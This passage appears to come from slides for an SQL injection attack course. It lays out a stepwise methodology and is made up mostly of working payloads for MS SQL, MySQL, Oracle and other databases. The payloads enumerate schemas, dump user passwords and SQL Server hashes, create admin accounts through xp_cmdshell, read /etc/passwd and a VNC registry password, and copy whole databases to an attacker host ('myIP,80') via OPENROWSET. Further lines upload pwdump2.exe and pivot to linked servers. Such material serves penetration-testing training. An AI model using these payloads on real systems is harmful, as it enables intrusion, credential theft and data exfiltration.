  - INSERT
  - Or something more complex

- Context helps
  - What is the form or page trying to do with our input?
  - What is the name of the field, cookie or parameter?

SELECT Statement

- Most injections will land in the middle of a SELECT statement

- In a SELECT clause we almost always end up in the WHERE section:
  - SELECT *
    - FROM *table*
    - WHERE x = *'normalinput' group by x having 1=1 --*
    - GROUP BY x
    - HAVING x = y
    - ORDER BY x

UPDATE statement

- In a change your password section of an app we may find the following
  - UPDATE users

    SET password = *'new password'*

    WHERE login = *logged.user*

    AND password = *'old password'*
  - If you inject in new password and comment the rest, you end up changing every password in the table!

Determining a SELECT Query Structure

1. Try to replicate an error free navigation
   - Could be as simple as **' and '1' = '1**
   - Or **' and '1' = '2**

2. Generate specific errors
   - Determine table and column names
     ' group by *columnnames* **having 1=1 --**
   - Do we need parenthesis? Is it a subquery?

Is it a stored procedure?

- We use different injections to determine what we can or cannot do
  - ,@variable
  - ?Param1=foo&Param2=bar
  - PRINT
  - PRINT @@variable

Tricky Queries

- When we are in a part of a subquery or begin - end statement
  - We will need to use parenthesis to get out
  - Some functionality is not available in subqueries (for example group by, having and further subqueries)
  - In some occasions we will need to add an END
- When several queries use the input
  - We may end up creating different errors in different queries, it gets confusing!
- An error generated in the query we are interrupting may stop execution of our batch queries
- Some queries are simply not escapable!

c) Determine Database Engine Type

- Most times the error messages will let us know what DB engine we are working with
  - ODBC errors will display database type as part of the driver information
- If we have no ODBC error messages:
  - We make an educated guess based on the Operating System and Web Server
  - Or we use DB-specific characters, commands or stored procedures that will generate different error messages

Some differences

	MS SQL T-SQL	MySQL	Access	Oracle PL/SQL	DB2	Postgres PL/pgSQL
Concatenate Strings	' '+' '	concat (" ", " ")	" "&" "	' '||' '	" "+" "	' '||' '
Null replace	**Is**null()	**If**null()	Iff(**Is**null())	**If**null()	**If**null()	COALESCE()
Position	CHARINDEX	LOCATE()	InStr()	InStr()	InStr()	TEXTPOS()
Op Sys interaction	xp_cmdshell	select into outfile / dumpfile	#date#	utf_file	import from export to	Call
Cast	Yes	No	No	No	Yes	Yes

More differences…

	MS SQL	MySQL	Access	Oracle	DB2	Postgres
UNION	**Y**	**Y**	**Y**	**Y**	**Y**	**Y**
Subselects	**Y**	**N** 4.0 **Y** 4.1	**N**	**Y**	**Y**	**Y**
Batch Queries	**Y**	**N***	**N**	**N**	**N**	**Y**
Default stored procedures	Many	**N**	**N**	Many	**N**	**N**
Linking DBs	**Y**	**Y**	**N**	**Y**	**Y**	**N**

d) Finding out user privilege level

- There are several SQL99 built-in scalar functions that will work in most SQL implementations:
  - *user* or *current_user*
  - *session_user*
  - *system_user*

- ' **and 1 in (select** *user*) **--**

- '; **if** *user* ='dbo' **waitfor delay** '*0:0:5* '**--**


- ' union select if(user() like 'root@%', benchmark(50000,sha1('test')), 'false');

DB Administrators

- Default administrator accounts include:
  - sa, system, sys, dba, admin, root and many others

- In MS SQL they map into dbo:
  - The **dbo** is a user that has implied permissions to perform all activities in the database.
  - Any member of the **sysadmin** fixed server role who uses a database is mapped to the special user inside each database called **dbo**.
  - Also, any object created by any member of the **sysadmin** fixed server role belongs to **dbo** automatically.

3) 1=1 Attacks


1) Input Validation
2) Info. Gathering
3) 1=1 Attacks
5) OS Interaction
4) Extracting Data
6) OS Cmd Prompt
7) Expand Influence

Discover DB structure

- Determine table and column names

  ' group by *columnnames* **having 1=1 --**

- Discover column name types

  ' union select sum(*columnname* **) from** *tablename* **--**

- Enumerate user defined tables

  ' and 1 in (select min(name) from sysobjects where xtype = 'U' and name > '.') --

Enumerating table columns in different DBs

- MS SQL
  - SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = '*tablename*')
  - sp_columns *tablename* (this stored procedure can be used instead)
- MySQL
  - show columns from *tablename*
- Oracle
  - SELECT * FROM all_tab_columns WHERE table_name='*tablename*'
- DB2
  - SELECT * FROM syscat.columns WHERE tabname= '*tablename*'
- Postgres
  - SELECT attnum,attname from pg_class, pg_attribute WHERE relname= '*tablename*' AND pg_class.oid=attrelid AND attnum > 0

All tables and columns in one query

- ' union select 0, sysobjects.name + ': ' + syscolumns.name + ': ' + systypes.name, 1, 1, '1', 1, 1, 1, 1, 1 from sysobjects, syscolumns, systypes where sysobjects.xtype = 'U' AND sysobjects.id = syscolumns.id AND syscolumns.xtype = systypes.xtype --


Database Enumeration

- In MS SQL Server, the databases can be queried with master..sysdatabases
  - Different databases in Server
    - **' and 1 in** (**select min(***name* **) from** *master.dbo.sysdatabases* **where** *name* >'.') **--**
  - File location of databases
    - **' and 1 in** (**select min(***filename* **) from** *master.dbo.sysdatabases* **where** *filename* >'.') **--**

System Tables

- Oracle
  - SYS.USER_OBJECTS
  - SYS.TAB
  - SYS.USER_TEBLES
  - SYS.USER_VIEWS
  - SYS.ALL_TABLES
  - SYS.USER_TAB_COLUMNS
  - SYS.USER_CATALOG
- MySQL
  - mysql.user
  - mysql.host
  - mysql.db
- MS Access
  - MsysACEs
  - MsysObjects
  - MsysQueries
  - MsysRelationships
- MS SQL Server
  - sysobjects
  - syscolumns
  - systypes
  - sysdatabases

4) Extracting Data



Password grabbing

- Grabbing username and passwords from a User Defined table

  -
    ```
    '; begin declare @var varchar(8000)
    set @var=':' select @var=@var+'
    '+login+'/'+password+'  '
    from users where login>@var
    select @var as var into temp end --
    ```
  - `' and 1 in (select var from temp) --`
  - `' ; drop table temp --`

Create DB Accounts

MS SQL

- exec sp_addlogin 'victor', 'Pass123'
- exec sp_addsrvrolemember 'victor', 'sysadmin'

MySQL

- INSERT INTO mysql.user (user, host, password) VALUES ('victor', 'localhost', PASSWORD('Pass123'))

Access

- CREATE USER victor IDENTIFIED BY 'Pass123'

Postgres (requires UNIX account)

- CREATE USER victor WITH PASSWORD 'Pass123'

Oracle

- CREATE USER victor IDENTIFIED BY Pass123
  TEMPORARY TABLESPACE temp
  DEFAULT TABLESPACE users;
- GRANT CONNECT TO victor;
- GRANT RESOURCE TO victor;

Grabbing MS SQL Server Hashes

- An easy query:
  - SELECT name, password FROM sysxlogins
- But, hashes are varbinary
  - To display them correctly through an error message we need to Hex them
  - And then concatenate all
  - We can only fit 70 name/password pairs in a varchar
  - We can only see 1 complete pair at a time
- Password field requires dbo access
  - With lower privileges we can still recover user names and brute force the password

What do we do?

- The hashes are extracted using
  - SELECT password FROM master..sysxlogins

- We then hex each hash

```
begin @charvalue='0x', @i=1, @length=datalength(@binvalue),
@hexstring = '0123456789ABCDEF'
while (@i<=@length) BEGIN
    declare @tempint int, @firstint int, @secondint int
    select @tempint=CONVERT(int,SUBSTRING(@binvalue,@i,1))
    select @firstint=FLOOR(@tempint/16)
    select @secondint=@tempint - (@firstint*16)
    select @charvalue=@charvalue + SUBSTRING (@hexstring,@firstint+1,1) +
    SUBSTRING (@hexstring, @secondint+1, 1)
select @i=@i+1  END
```

- And then we just cycle through all passwords

Extracting SQL Hashes

- It is a long statement

```
'; begin declare @var varchar(8000), @xdate1 datetime, @binvalue
varbinary(255), @charvalue varchar(255), @i int, @length int, @hexstring
char(16) set @var=':' select @xdate1=(select min(xdate1) from
master.dbo.sysxlogins where password is not null) begin while @xdate1 <=
(select max(xdate1) from master.dbo.sysxlogins where password is not null)
begin select @binvalue=(select password from master.dbo.sysxlogins where
xdate1=@xdate1), @charvalue = '0x', @i=1, @length=datalength(@binvalue),
@hexstring = '0123456789ABCDEF' while (@i<=@length) begin  declare
@tempint int, @firstint int, @secondint int select @tempint=CONVERT(int,
SUBSTRING(@binvalue,@i,1)) select @firstint=FLOOR(@tempint/16)  select
@secondint=@tempint - (@firstint*16) select @charvalue=@charvalue +
SUBSTRING (@hexstring,@firstint+1,1) + SUBSTRING (@hexstring,
@secondint+1, 1)  select @i=@i+1  end select @var=@var+' |
'+name+'/'+@charvalue from master.dbo.sysxlogins where xdate1=@xdate1
select @xdate1 = (select isnull(min(xdate1),getdate()) from master..sysxlogins
where xdate1>@xdate1 and password is not null) end select @var as x into
temp end end --
```

Extract hashes through error messages

- ' and 1 in (select x from temp) --
- ' and 1 in (select substring (x, 256, 256) from temp) --
- ' and 1 in (select substring (x, 512, 256) from temp) --
- etc…
- ' drop table temp --

Brute forcing Passwords

- Passwords can be brute forced by using the attacked server to do the processing

- SQL Crack Script
  - create table tempdb..passwords(pwd varchar(255))
  - bulk insert tempdb..passwords from 'c:\temp\passwords.txt'
  - select name, pwd from tempdb..passwords inner join sysxlogins on (pwdcompare(pwd, sysxlogins.password, 0) = 1) union select name, name from sysxlogins where (pwdcompare(name, sysxlogins.password, 0) = 1) union select sysxlogins.name, null from sysxlogins join syslogins on sysxlogins.sid=syslogins.sid where sysxlogins.password is null and syslogins.isntgroup=0 and syslogins.isntuser=0
  - drop table tempdb..passwords

Transfer DB structure and data

- Once network connectivity has been tested
- SQL Server can be linked back to the attacker's DB by using OPENROWSET
- DB Structure is replicated
- Data is transferred
- It can all be done by connecting to a remote port 80!


Create Identical DB Structure

```
'; insert into
    OPENROWSET('SQLoledb',
    'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select *
    from mydatabase..hacked_sysdatabases')
    select * from master.dbo.sysdatabases --

'; insert into
    OPENROWSET('SQLoledb',
    'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select *
    from mydatabase..hacked_sysdatabases')
    select * from user_database.dbo.sysobjects --

'; insert into
    OPENROWSET('SQLoledb',
    'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
    'select * from mydatabase..hacked_syscolumns')
    select * from user_database.dbo.syscolumns --
```

Transfer DB

```
'; insert into
    OPENROWSET('SQLoledb',
    'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
    'select * from mydatabase..table1')
    select * from database..table1 --

'; insert into
    OPENROWSET('SQLoledb',
    'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
    'select * from mydatabase..table2')
    select * from database..table2 --
```

5) OS Interaction



Interacting with the OS

- Two ways to interact with the OS:
  1. Reading and writing system files from disk
     - Find passwords and configuration files
     - Change passwords and configuration
     - Execute commands by overwriting initialization or configuration files
  2. Direct command execution
     - We can do anything
- Both are restricted by the database's running privileges and permissions

MySQL OS Interaction


- MySQL
  - LOAD_FILE
    - ' union select 1,**load_file**('/etc/passwd'),1,1,1;
  - LOAD DATA INFILE
    - create table temp(line blob);
    - load data infile '/etc/passwd' into table temp;
    - select * from temp;
  - SELECT INTO OUTFILE

MS SQL OS Interaction

- MS SQL Server
  - '; exec master..xp_cmdshell 'ipconfig > test.txt' --
  - '; CREATE TABLE tmp (txt varchar(8000)); **BULK INSERT** tmp FROM 'test.txt' --
  - '; begin declare @data varchar(8000) ; set @data='| ' ; select @data=@data+txt+' | ' from tmp where txt<@data ; **select @data as x into temp** end --
  - ' and 1 in (select substring(x,1,256) from temp) --
  - '; declare @var sysname; set @var = 'del test.txt'; EXEC master..xp_cmdshell @var; drop table temp; drop table tmp --

Architecture

- To keep in mind always!
- Our injection most times will be executed on a different server
- The DB server may not even have Internet access



Assessing Network Connectivity

- Server name and configuration
  - ' **and 1 in** (**select** *@@servername*) --
  - ' **and 1 in** (**select** *srvname* **from** *master..sysservers*) --
  - NetBIOS, ARP, Local Open Ports, Trace route?
- Reverse connections
  - nslookup, ping
  - ftp, tftp, smb
- We have to test for firewall and proxies

Gathering IP information through reverse lookups

- Reverse DNS
  - '; exec master..xp_cmdshell 'nslookup a.com MyIP' --
- Reverse Pings
  - '; exec master..xp_cmdshell 'ping MyIP' --
- OPENROWSET
  - '; select * from OPENROWSET('SQLoledb', 'uid=sa; pwd=Pass123; Network=DBMSSOCN; Address=MyIP,80;',
    'select * from table')


Network Reconnaissance

- Using the xp_cmdshell all the following can be executed:
  - Ipconfig /all
  - Tracert myIP
  - arp -a
  - nbtstat -c
  - netstat -ano
  - route print

Network Reconnaissance Full Query

- '; declare @var varchar(256); set @var = ' del test.txt && arp -a >> test.txt && ipconfig /all >> test.txt && nbtstat -c >> test.txt && netstat -ano >> test.txt && route print >> test.txt && tracert -w 10 -h 10 google.com >> test.txt'; EXEC **master..xp_cmdshell @var** --
- '; CREATE TABLE tmp (txt varchar(8000)); **BULK INSERT** tmp FROM 'test.txt' --
- '; begin declare @data varchar(8000) ; set @data=': ' ; select @data=@data+txt+' | ' from tmp where txt<@data ; **select @data as x into temp** end --
- ' and 1 in (select substring(x,1,255) from temp) --
- '; declare @var sysname; set @var = 'del test.txt'; EXEC master..xp_cmdshell @var; drop table temp; drop table tmp --

6) OS Cmd Prompt



Jumping to the OS

- Linux based MySQL
  - ' union select 1, (load_file('/etc/passwd')),1,1,1;
- MS SQL Windows Password Creation
  - '; **exec xp_cmdshell** 'net user /add victor Pass123'--
  - '; **exec xp_cmdshell '**net localgroup /add administrators victor' --
- Starting Services
  - '; exec master..xp_servicecontrol 'start','FTP Publishing' --

Using ActiveX Automation Scripts


Speech example

-
  ```
  '; declare @o int, @var int
  exec sp_oacreate 'speech.voicetext', @o out
  exec sp_oamethod @o, 'register', NULL, 'x', 'x'
  exec sp_oasetproperty @o, 'speed', 150
  exec sp_oamethod @o, 'speak', NULL, 'warning, your
  sequel server has been hacked!', 1
  waitfor delay '00:00:03' --
  ```

Retrieving VNC Password from Registry

- '; **declare @out binary(8)**
  exec master..xp_regread
  @rootkey='HKEY_LOCAL_MACHINE',
  @key='SOFTWARE\ORL\WinVNC3\Default',
  @value_name='Password',
  @value = **@out output**
  select cast(@out as bigint) as x into TEMP--
- ' **and 1 in (select** cast(x as varchar) **from** temp) --

7) Expand Influence



Hopping into other DB Servers

- Finding linked servers in MS SQL
  - select * from sysservers
- Using the OPENROWSET command hopping to those servers can easily be achieved
- The same strategy we saw earlier with using OPENROWSET for reverse connections

Linked Servers

```
'; insert into
     OPENROWSET('SQLoledb',
     'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
     'select * from mydatabase..hacked_sysservers')
     select * from master.dbo.sysservers
'; insert into
     OPENROWSET('SQLoledb',
     'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
     'select * from mydatabase..hacked_linked_sysservers')
     select * from LinkedServer.master.dbo.sysservers
'; insert into
     OPENROWSET('SQLoledb',
     'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
     'select * from mydatabase..hacked_linked_sysdatabases')
     select * from LinkedServer.master.dbo.sysdatabases
```

Executing through stored procedures remotely

- If the remote server is configured to only allow stored procedure execution, this changes would be made:

insert into

```
OPENROWSET('SQLoledb',
'uid=sa; pwd=Pass123; Network=DBMSSOCN; Address=myIP,80;', 'select * from mydatabase..hacked_sysservers')
exec Linked_Server.master.dbo.sp_executesql N'select * from master.dbo.sysservers'
```

insert into

```
OPENROWSET('SQLoledb',
'uid=sa; pwd=Pass123; Network=DBMSSOCN; Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases')
exec Linked_Server.master.dbo.sp_executesql N'select * from master.dbo.sysdatabases'
```

Uploading files through reverse connection

- **'; create table** *AttackerTable* (**data** text) --
- **'; bulk insert** *AttackerTable --*
  from 'pwdump2.exe' **with** (codepage='RAW')
- **'; exec master..xp_regwrite** 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\MSSQLServer\Client\ConnectTo',' MySrvAlias','REG_SZ','DBMSSOCN, MyIP, 80' --
- **'; exec xp_cmdshell 'bcp** "select * from AttackerTable" queryout pwdump2.exe -c -C**raw** -SMySrvAlias -Uvictor -PPass123' --

Uploading files through SQL Injection

- If the database server has no Internet connectivity, files can still be uploaded
- Similar process but the files have to be hexed and sent as part of a query string
- Files have to be broken up into smaller pieces (4,000 bytes per piece)

Example of SQL injection file uploading

- The whole set of queries is lengthy
- You first need to inject a stored procedure to convert hex to binary remotely
- You then need to inject the binary as hex in 4000 byte chunks
